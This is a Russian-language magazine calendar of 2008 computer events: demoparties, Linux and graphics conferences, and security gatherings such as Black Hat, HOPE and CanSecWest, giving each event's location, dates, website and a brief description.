Старейшее демо-пати России. Все хай-тек-маньяки Питера и Москвы. Тут можно посмотреть на раздолбанные Амиги, пересобранные Спектрумы, самопальные Apple II. Пощелкать калькулятор «Микроша». Посмотреть документальные видеофильмы о компьютерных корпорациях и рекламные ролики AMD конца восьмидесятых. Нарисовать голого Гейтса, участвуя в real-time Grafiks. Полюбоваться на то, какие спецэффекты делают кодеры-художники в своих демках. Вооружившись подшивкой журналов «Хакер», не спать двое суток, ломая HackQuest. Или просто напиться возле входа с компьютерщиками и завалиться спать в зале, закрываясь от мерцания LCD-мониторов. Непередаваемая атмосфера IT-единства. Также оргкомитет в начале декабря проводит HackAround. То же самое ЦЦ, только узкоспециализированное, тут никакого рисования, одна сплошная безопасность. Девушкам вход бесплатный, причем они (девушки) есть, и даже красивые.

Что: Infosecurity Moscow
Где: Москва
Когда: конец сентября
Сайт: www.infosecuritymoscow.com


Infosecurity — бренд международный. Впервые выставка с таким названием прошла в Лондоне в 1996 году. Сейчас же она ежегодно проводится в десяти странах мира, включая Россию. Организацией мероприятия занимается британская Reed Exhibitions — одна из крупнейших компаний мира, занимающаяся проведением IT-мероприятий.
На Infosecurity можно послушать доклады спецов по информационной безопасности, посетить технические и бизнес-семинары. На выставке представлены самые разные разделы: «Антивирусы», «Безопасность локальных сетей», «Шифрование».

Что: HOPE (Hackers On Planet Earth)
Где: Нью-Йорк, США
Когда: 18-21 июля
Сайт: www.hopenumbersix.net

Мероприятие организует легендарный журнал 2600 The Hacker Quarterly. Название переводится как «Хакеры на планете Земля», а большинство участников — люди идейные. Каждый из них по-своему смотрит на современное образование, бешеный рост ведущих мировых корпораций, числа коммерческих хакеров, авторское право и т.д.

Что: Breakpoint 2008
Когда: 21-24 марта
Где: Бинген-на-Рейне, Германия
Сайт: http://breakpoint.untergrund.net

Традиционно в марте месяце в немецком Бингене проводится демо-пати Breakpoint, продолжающее дело культовой Mekka & Symposium. Участников здесь меньше, чем на ASSEMBLY, но именно на Breakpoint вручают почетные награды Scene.org Awards. Так что если ты сценер и Scene.org — твоя страничка по умолчанию, тебе, определенно, здесь будет интересно.



Что: Perl Hackathon
Где: Тель-Авив, Израиль
Когда: 1-5 января
Сайт: http://act.perl.org.il


Что: Black Hat USA 2008
Где: Лас-Вегас, США
Когда: 2-7 августа
Сайт: www.blackhat.com
Летний Black Hat

Что: Black Hat Europe 2008
Где: Амстердам, Нидерланды
Когда: 25-28 марта
Сайт: www.blackhat.com
Европейская версия Black Hat для тех, кому в США лететь далеко и накладно.

Что: Black Hat USA 2008
Где: Вашингтон, США
Когда: 18-21 февраля
Сайт: www.blackhat.com
Black Hat — чуть ли не самое важное событие в жизни любого хакера независимо от того, посетил ли он его или нет. Презентации разлетаются в инете в момент! Еще бы: самые свежие x-tools, самые громкие proof-of-concept, самые известные хакеры — все это дорогого стоит.

Что: FOSDEM
Где: Брюссель, Бельгия
Когда: 23-24 февраля
Сайт: www.fosdem.org/2008

Что: SofTool 2008
Где: Москва
Когда: 21-24 октября
Веб-сайт: www.softool.ru
Тусовка отличается тем, что ориентирована на программное обеспечение, а не на железные дела. «Хакер» — один из информационных спонсоров выставки. На «Софтуле» представлены различные технологии управления, раздел о логистике, аутсорсинг, электронное обучение. Тебя же, наверно, более всего заинтересуют разделы LinuxLand и «Информационная безопасность». На Softool проводится традиционная церемония «Продукт года». В 2006 году, например, в конкурсе по безопасности побеждали Zlock 1.2 от SecurIT и РУТОКЕН RF от «Актива». Без доклада очень умных людей об информационных технологиях в России тоже не обойдется.



Что: UKUUG Spring 2008 Conference
Где: Бирмингем, Англия
Когда: с 31.03.2008 по 02.04.2008
Сайт: www.ukuug.org/events/spring2008

Что: SANS Security 2008
Где: Новый Орлеан, США
Когда: 11-19 января
Сайт: www.sans.org/info/13661

Что: Infosec World 2008
Где: Орландо, США
Когда: 8-14 марта
Сайт: www.misti.com

Одна из крупнейший конференций, которая собирает признанных специалистов по информационной безопасности. Большое количество конференций позволяет выбирать, причем интересное для себя здесь найдут как гуру, так и начинающие IT-специалисты.


Что: Florida Linux Show 2008
Где: Флорида, США
Когда: 11 февраля 2008 года
Сайт: www.floridalinuxshow.com

Что: Wikimania 2008
Где: Атланда и Кейптаун, США
Когда: август
Сайт: en.wikipedia.org/wiki/Wikimania

Что: USENIX Linux Storage and Filesystem Workshop
Где: Сан-Хосе, США
Когда: 25-26 февраля
Сайт: www.usenix.org/events

Что: Конференция разработчиков компьютерных игр (КРИ) 2008
Где: Москва
Когда: апрель
Сайт: www.kriconf.ru

Что: Linux Audio Conference 2008
Где: Кельн, Германия
Когда: с 28 февраля по 2 марта
Сайт: http://lac.linuxaudio.org



Что: GraphiCon-2008
Где: Москва
Когда: 23-27 июня
Сайт: www.graphicon.ru/2008

«Графикон» — крупнейшая международная конференция по компьютерной графике, машинному зрению, обработке изображений и видео на территории бывшего СССР, ежегодно проводящаяся в России. 18-я конференция организуется Московским государственным университетом в период с 23 по 27 июня 2008 года

Что: CanSecWest
Где: Ванкувер, Канада
Когда: 26-28 марта
Сайт: www.cansecwest.com

В 2010 году в Ванкувере будут проведены XXI зимние Олимпийские игры, но уже 2008-м ты можешь отправиться туда на известнейшую конференцию по информационной безопасности. Три дня презентаций нон-стоп, подготовленных исключительно профессионалами.

Что: Sector
Где: Торонто, Канада
Когда: ноябрь
Сайт: www.sector.ca

